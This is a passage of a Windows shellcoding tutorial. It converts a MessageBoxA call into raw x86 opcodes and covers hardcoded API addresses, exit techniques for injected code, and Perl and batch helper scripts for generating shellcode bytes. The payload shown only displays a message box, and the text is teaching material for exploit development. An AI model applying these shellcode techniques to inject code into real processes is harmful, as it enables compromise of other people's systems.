
1. the push ebp and mov ebp, esp instructions are used as part of the stack set up. We may not need them in our shellcode because we will be running the shellcode inside an already existing application, and we'll assume the stack has been set up correctly already. (This may not be true and in real life you may need to tweak the registers/stack a bit to make your shellcode work, but that's out of scope for now)

2. We push the arguments that will be used onto the stack, in reverse order. The Title (Caption) (0x004040A0) and MessageBox Text (0x004040A8) are taken from the .data section of our executable:



, the Button Style (MB_OK) and hOwner are just 0.

3. We call the MessageBoxA Windows API (which sits in user32.dll) This API takes its 4 arguments from the stack. In case you used lcc-win32 and didn't really wonder why MessageBox worked : You can see that this function was imported from user32.dll by looking at the "Imports" section in IDA. This is important. We will talk about this later on.




(Alternatively, look at MSDN – you can find the corresponding Microsoft library at the bottom of the function structure page)

4. We clean up and exit the application. We'll talk about this later on.

In fact, we are not that far away from converting this to workable shellcode. If we take the opcode bytes from the output above, we have our basic shellcode. We only need to change a couple of things to make it work :

- Change the way the strings ("Corelan" as title and "You have been pwned by Corelan" as text) are put onto the stack. In our example these strings were taken from the .data section of our C application. But when we are exploiting another application, we cannot use the .data section of that particular application (because it will contain something else). So we need to put the text onto the stack ourselves and pass the pointers to the text to the MessageBoxA function.
- Find the address of the MessageBoxA API and call it directly. Open user32.dll in IDA Free and look at the functions. On my XP SP3 box, this function can be found at

0x7E4507EA. This address will (most likely) be different on other versions of the OS, or even other service pack levels. We'll talk about how to deal with that later in this document.



So a CALL to 0x7E4507EA will cause the MessageBoxA function to be launched, assuming that user32.dll was loaded/mapped in the current process. We'll just assume it was loaded for now – we'll talk about loading it dynamically later on.

Converting asm to shellcode : Pushing strings to the stack & returning pointer to the strings

1. Convert the string to hex

2. Push the hex onto the stack (in reverse order). Don't forget the null byte at the end of the string and make sure everything is 4 byte aligned (so add some spaces if necessary)

The following little script will produce the opcodes that will push a string to the stack (pvePushString.pl) :

```
#!/usr/bin/perl

# Perl script written by Peter Van Eeckhoutte

# http://www.corelan.be

# This script takes a string as argument

# and will produce the opcodes

# to push this string onto the stack

#

if ($#ARGV ne 0) {

print "  usage: $0 ".chr(34)."String to put on stack".chr(34)."\n";

exit(0);

}

#convert string to bytes
```

```
my $strToPush=$ARGV[0];
my $strThisChar="";
my $strThisHex="";
my $cnt=0;
my $bytecnt=0;
my $strHex="";
my $strOpcodes="";
my $strPush="";
print "String length : " . length($strToPush)."\n";
print "Opcodes to push this string onto the stack :\n\n";
while ($cnt < length($strToPush))
{
 $strThisChar=substr($strToPush,$cnt,1);
 $strThisHex="\\x".ascii_to_hex($strThisChar);
 if ($bytecnt < 3)
 {
   $strHex=$strHex.$strThisHex;
  $bytecnt=$bytecnt+1;
 }
 else
 {
  $strPush = $strHex.$strThisHex;
  $strPush =~ tr/\\x//d;
  $strHex=chr(34)."\\x68".$strHex.$strThisHex.chr(34).
  "    //PUSH 0x".substr($strPush,6,2).substr($strPush,4,2).
  substr($strPush,2,2).substr($strPush,0,2);

  $strOpcodes=$strHex."\n".$strOpcodes;
  $strHex="";
 $bytecnt=0;
 }
```

```
  $cnt=$cnt+1;
}
#last line
if (length($strHex) > 0)
{
  while(length($strHex) < 12)
  {
    $strHex=$strHex."\\x20";
  }
  $strPush = $strHex;
  $strPush =~ tr/\\x//d;
  $strHex=chr(34)."\\x68".$strHex."\\x00".chr(34)."    //PUSH 0x00".
  substr($strPush,4,2).substr($strPush,2,2).substr($strPush,0,2);
  $strOpcodes=$strHex."\n".$strOpcodes;
}
else
{
  #add line with spaces + null byte (string terminator)
  $strOpcodes=chr(34)."\\x68\\x20\\x20\\x20\\x00".chr(34).
            "    //PUSH 0x00202020"."\n".$strOpcodes;
}
print $strOpcodes;



sub ascii_to_hex ($)
{
   (my $str = shift) =~ s/(.|\n)/sprintf("%02lx", ord $1)/eg;
   return $str;
}
Example :
C:\shellcode>perl pvePushString.pl
```

```
 usage: pvePushString.pl "String to put on stack"


C:\shellcode>perl pvePushString.pl "Corelan"
String length : 7
Opcodes to push this string onto the stack :

"\x68\x6c\x61\x6e\x00"    //PUSH 0x006e616c
"\x68\x43\x6f\x72\x65"    //PUSH 0x65726f43

C:\shellcode>perl pvePushString.pl "You have been pwned by Corelan"
String length : 30
Opcodes to push this string onto the stack :

"\x68\x61\x6e\x20\x00"    //PUSH 0x00206e61
"\x68\x6f\x72\x65\x6c"    //PUSH 0x6c65726f
"\x68\x62\x79\x20\x43"    //PUSH 0x43207962
"\x68\x6e\x65\x64\x20"    //PUSH 0x2064656e
"\x68\x6e\x20\x70\x77"    //PUSH 0x7770206e
"\x68\x20\x62\x65\x65"    //PUSH 0x65656220
"\x68\x68\x61\x76\x65"    //PUSH 0x65766168
"\x68\x59\x6f\x75\x20"    //PUSH 0x20756f59
```

Just pushing the text to the stack will not be enough. The MessageBoxA function (just like other windows API functions) expects a pointer to the text, not the text itself.. so we'll have to take this into account. The other 2 parameters however (hWND and Buttontype) should not be pointers, but just 0. So we need a different approach for those 2 parameters.

```
int MessageBox(
  HWND hWnd,
  LPCTSTR lpText,
  LPCTSTR lpCaption,
  UINT uType
);
```


=> hWnd and uType are values taken from the stack, lpText and lpCaption are pointers to strings.

Converting asm to shellcode : pushing MessageBox arguments onto the stack

This is what we will do :

- put our strings on the stack and save the pointers to each text string in a register. So after pushing a string to the stack, we will save the current stack position in a register. We'll use ebx for storing the pointer to the Caption text, and ecx for the pointer to the messagebox text. Current stack position = ESP. So a simple mov ebx,esp or mov ecx,esp will do.
- set one of the registers to 0, so we can push it to the stack where needed (used as parameter for hWND and Button). Setting a register to 0 is as easy as performing XOR on itself (xor eax,eax)
- put the zero's and addresses in the registers (pointing to the strings) on the stack in the right order, in the right place
- call MessageBox (which will take the 4 first addresses from the stack and use the content of those registers as parameters to the MessageBox function)

In addition to that, when we look at the MessageBox function in user32.dll, we see this :



Apparently the parameters are taken from a location referred to by an offset from EBP (between EBP+8 and EBP+14). And EBP is populated with ESP at 0x7E4507ED. So that means we need to make sure our 4 parameters are positioned exactly at that location. This means that, based on the way we are pushing the strings onto the stack, we may need to push 4 more bytes to the stack before jumping to the MessageBox API. (Just run things through a debugger and you'll find out what to do)

Converting asm to shellcode : Putting things together

ok, here we go :

char code[] =

//first put our strings on the stack

"\x68\x6c\x61\x6e\x00" // Push "Corelan"

```
"\x68\x43\x6f\x72\x65"   //  = Caption
"\x8b\xdc"              // mov ebx,esp =
                  //   this puts a pointer to the caption into ebx
"\x68\x61\x6e\x20\x00"   // Push
"\x68\x6f\x72\x65\x6c"   // "You have been pwned by Corelan"
"\x68\x62\x79\x20\x43"   // = Text
"\x68\x6e\x65\x64\x20"   //
"\x68\x6e\x20\x70\x77"   //
"\x68\x20\x62\x65\x65"   //
"\x68\x68\x61\x76\x65"   //
"\x68\x59\x6f\x75\x20"   //
"\x8b\xcc"              // mov ecx,esp =
                  //    this puts a pointer to the text into ecx

//now put the parameters/pointers onto the stack
//last parameter is hwnd = 0.
//clear out eax and push it to the stack
"\x33\xc0"   //xor eax,eax => eax is now 00000000
"\x50"      //push eax
//2nd parameter is caption. Pointer is in ebx, so push ebx
"\x53"
//next parameter is text. Pointer to text is in ecx, so do push ecx
"\x51"
//next parameter is button (OK=0). eax is still zero
//so push eax
"\x50"
//stack is now set up with 4 pointers
//but we need to add 8 more bytes to the stack
//to make sure the parameters are read from the right
//offset
//we'll just add anoter push eax instructions to align
```

"\x50"


// call the function

"\xc7\xc6\xea\x07\x45\x7e" // mov esi,0x7E4507EA

"\xff\xe6"; //jmp esi = launch MessageBox

Note : you can get the opcodes for simple instructions using the [!pvefindaddr PyCommand for Immunity Debugger](#).

Example :



Alternatively, you can use nasm_shell from the Metasploit tools folder to assemble instructions into opcode :


xxxx@bt4:/pentest/exploits/framework3/tools# ./nasm_shell.rb

nasm > xor eax,eax


00000000 31C0   xor eax,eax

nasm > quit

Back to the shellcode. Paste this c array in the “shellcodetest.c” application (see c source in the “Basics” section of this post), make and compile.




Then load the shellcodetest.exe application in Immunity Debugger and set a breakpoint where the main() function begins (in my case, this is 0x004012D4). Then press F9 and the debugger should hit the breakpoint.



Now step through (F7), and at a certain point, a call to [ebp-4] is made. This is the call to executing our shellcode – corresponding with the (int)(*func)(); statement in our C source.


Right after this call is made, the CPU view in the debugger looks like this :




This is indeed our shellcode. First we push “Corelan” to the stack and we save the address in EBX. Then we push the other string to the stack and save the address in ECX.

Next, we clear eax (set eax to 0), and then we push 4 parameters to the stack : first zero (push eax), then pointer to the Title (push ebx), then pointer to the MessageText (push ecx), then zero again (push eax). Then we push another 4 bytes to the stack (alignment). Finally we put the address of MessageBoxA into ESI and we jump to ESI.


Press F7 until JMP ESI is reached and executed. Right after JMP ESI is made, look at the stack :



That is exactly what we expected. Continue to press F7 until you have reached the CALL USER32.MessageBoxExA instruction (just after the 5 PUSH operations, which push the parameters to the stack). The stack should now (again) point to the correct parameters)



Press F9 and you should get this :



Excellent ! Our shellcode works !

Another way to test our shellcode is by using skylined's "Testival" tool. Just write the shellcode to a bin file (using pveWritebin.pl), and then run Testival. We'll assume you have written the code to shellcode.bin :

w32-testival [$]=ascii:shellcode.bin eip=$

(don't be surprised that this command will just produce a crash – I will explain why that happens in a little while)

That was easy. So that's all there's to it ?

Unfortunately not. There are some **MAJOR** issues with our shellcode :

1. The shellcode calls the MessageBox function, but does not properly clean up/exit after the function has been called. So when the MessageBox function returns, the parent process may just die/crash instead of exiting properly (or instead of not crashing at all, in case of a real exploit). Ok, this is not a major issue, but it still can be an issue.

2. The shellcode contains null bytes. So if we want to use this shellcode in a real exploit, that targets a string buffer overflow, it may not work because the null bytes act as a string terminator. That is a major issue indeed.
3. The shellcode worked because user32.dll was mapped in the current process. If user32.dll is not loaded, the API address of MessageBoxA won't point to the function, and the code will fail. Major issue – showstopper.
4. The shellcode contains a static reference to the MessageBoxA function. If this address is different on other Windows Versions/Service Packs, then the shellcode won't work. Major issue again – showstopper.

Number 3 is the main reason why the w32-testival command didn't work for our shellcode. In the w32-testival process, user32.dll is not loaded, so the shellcode fails.

Shellcode exitfunc

In our C application, after calling the MessageBox API, 2 instructions were used to exit the process : LEAVE and RET. While this works fine for standalone applications, our shellcode will be injected into another application. So a leave/ret after calling the MessageBox will most likely break stuff and cause a "big" crash.

There are 2 approaches to exit our shellcode : we can either try to kill things as silently as we can, but perhaps we can also try to keep the parent (exploited) process running… perhaps it can be exploited again.

Obviously, if there is a specific reason not to exit the shellcode/process at all, then feel free not to do so.

I'll discuss 3 techniques that can be used to exit the shellcode with :


- process : this will use ExitProcess()
- seh : this one will force an exception call. Keep in mind that this one might trigger the exploit code to run over and over again (if the original bug was SEH based for example)
- thread : this will use ExitThread()

Obviously, none of these techniques ensures that the parent process won't crash or will remain exploitable once it has been exploited. I'm only discussing the 3 techniques (which, incidentally, are availabe in Metasploit too :-))

ExitProcess()

This technique is based on a Windows API called "ExitProcess", found in kernel32.dll. One parameter : the ExitProcess exitcode. This value (zero means everything was ok) must be placed on the stack before calling the API

On XP SP3, the ExitProcess() API can be found at 0x7c81cb12.



So basically in order to make the shellcode exit properly, we need to add the following instructions to the bottom of the shellcode, right after the call to MessageBox was made :

xor eax, eax ; zero out eax (NULL)

push eax ; put zero to stack (exitcode parameter)

mov eax, 0x7c81cb12 ; ExitProcess(exitcode)

call eax ; exit cleanly

or, in byte/opcode :

"\x33\xc0" //xor eax,eax => eax is now 00000000

"\x50" //push eax

"\xc7\xc0\x12\xcb\x81\x7c" // mov eax,0x7c81cb12

"\xff\xe0" //jmp eax = launch ExitProcess(0)

Again, we'll just assume that kernel32.dll is mapped/loaded automatically (which will be the case – see later), so you can just call the ExitProcess API without further ado.

SEH

A second technique to exit the shellcode (while trying to keep the parent process running) is by triggering an exception (by performing call 0x00) – something like this :

xor eax,eax

call eax

While this code is clearly shorter than the others, it may lead to unpredictable results. If an exception handler is set up, and you are taking advantage of the exception handler in your exploit (SEH based exploit), then the shellcode may loop. That may be ok in certain cases (if, for example, you are trying to keep a machine exploitable instead of exploit it just once)

ExitThread()

The format of this kernel32 API can be found at http://msdn.microsoft.com/en-us/library/ms682659(VS.85).aspx. As you can see, this API requires one parameter : the exitcode (pretty much like ExitProcess())

Instead of looking up the address of this function using IDA, you can also use arwin, a little script written by Steve Hanna

(watch out : function name = case sensitive !)

C:\shellcode\arwin>arwin kernel32.dll ExitThread

arwin - win32 address resolution program - by steve hanna - v.01

ExitThread is located at 0x7c80c0f8 in kernel32.dll

So simply replacing the call to ExitProcess with a call to ExitThread will do the job.

Extracting functions/exports from dll files

As explained above, you can use IDA or arwin to get functions/function pointers. If you have installed Microsoft Visual Studio C++ Express, then you can use dumpbin as well. This command line utility can be found at C:\Program Files\Microsoft Visual Studio 9.0\VC\bin. Before you can use the utility you'll need to get a copy of mspdb80.dll (download here) and place it in the same (bin) folder.

You can now list all exports (functions) in a given dll : dumpbin path_to_dll /exports

dumpbin.exe c:\windows\system32\kernel32.dll /exports

Populating all exports from all dll's in the windows\system32 folder can be done like this :

```
rem Script written by Peter Van Eeckhoutte
rem https://www.corelan.be
rem Will list all exports from all dll's in the
rem %systemroot%\system32 and write them to file
rem
@echo off
cls
echo Exports > exports.log
for /f %%a IN ('dir /b %systemroot%\system32\*.dll')
    do echo [+] Processing %%a &&
    dumpbin %systemroot%\system32\%%a /exports
    >> exports.log
```

(put everything after the "for /f" statement on one line – I just added some line breaks for readability purposes)

Save this batch file in the bin folder. Run the batch file, and you will end up with a text file that has all the exports in all dll's in the system32 folder. So if you ever need a certain function, you can simply search through the text file. (Keep in mind, the addresses shown in the output are RVA (relative virtual addresses), so you'll need to add the base address of the module/dll to get the absolute address of a given function)

Sidenote : using nasm to write / generate shellcode

In the previous chapters we went from one line of C code to a set of assembler instructions. Once you start to become familiar to these assembler instructions, it may become easier to just write stuff directly in assembly and compile that into opcodes, instead of resolving the opcodes first and writing everything directly in opcode… That's way to hard and there is an easier way :

Create a text file that starts with [BITS 32] (don't forget this or nasm may not be able to detect that it needs to compile for 32 bit CPU x86), followed by the assembly instructions (which could be found in the disassembly/debugger output):

```
[BITS 32]


PUSH 0x006e616c     ;push "Corelan" to stack
PUSH 0x65726f43
MOV EBX,ESP         ;save pointer to "Corelan" in EBX


PUSH 0x00206e61     ;push "You have been pwned by Corelan"
PUSH 0x6c65726f
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59

MOV ECX,ESP         ;save pointer to "You have been..." in ECX
```

```
XOR EAX,EAX
PUSH EAX          ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI           ;MessageBoxA

XOR EAX,EAX       ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX           ;ExitProcess(0)
```

Save this file as msgbox.asm

Compile with nasm :

```
C:\shellcode>"c:\Program Files\nasm\nasm.exe" msgbox.asm -o msgbox.bin
```

Now use the pveReadbin.pl script to output the bytes from the .bin file in C format:

```
#!/usr/bin/perl
# Perl script written by Peter Van Eeckhoutte
# http://www.corelan.be
# This script takes a filename as argument
# will read the file
# and output the bytes in \x format
#
if ($#ARGV ne 0) {
print "  usage: $0 ".chr(34)."filename".chr(34)."\n";
exit(0);
}
#open file in binary mode
print "Reading ".$ARGV[0]."\n";
```

```
open(FILE,$ARGV[0]);
binmode FILE;
my ($data, $n, $offset, $strContent);
$strContent="";
my $cnt=0;
while (($n = read FILE, $data, 1, $offset) != 0) {
 $offset += $n;
}
close(FILE);

print "Read ".$offset." bytes\n\n";
my $cnt=0;
my $nullbyte=0;
print chr(34);
for ($i=0; $i < (length($data)); $i++)
{
 my $c = substr($data, $i, 1);
 $str1 = sprintf("%01x", ((ord($c) & 0xf0) >> 4) & 0x0f);
 $str2 = sprintf("%01x", ord($c) & 0x0f);
 if ($cnt < 8)
 {
  print "\\x".$str1.$str2;
  $cnt=$cnt+1;
 }
 else
 {
  $cnt=1;
  print chr(34)."\n".chr(34)."\\x".$str1.$str2;
 }
 if (($str1 eq "0") && ($str2 eq "0"))
  {
```

```
    $nullbyte=$nullbyte+1;
   }
}
print chr(34).";\n";
print "\nNumber of null bytes : " . $nullbyte."\n";
```

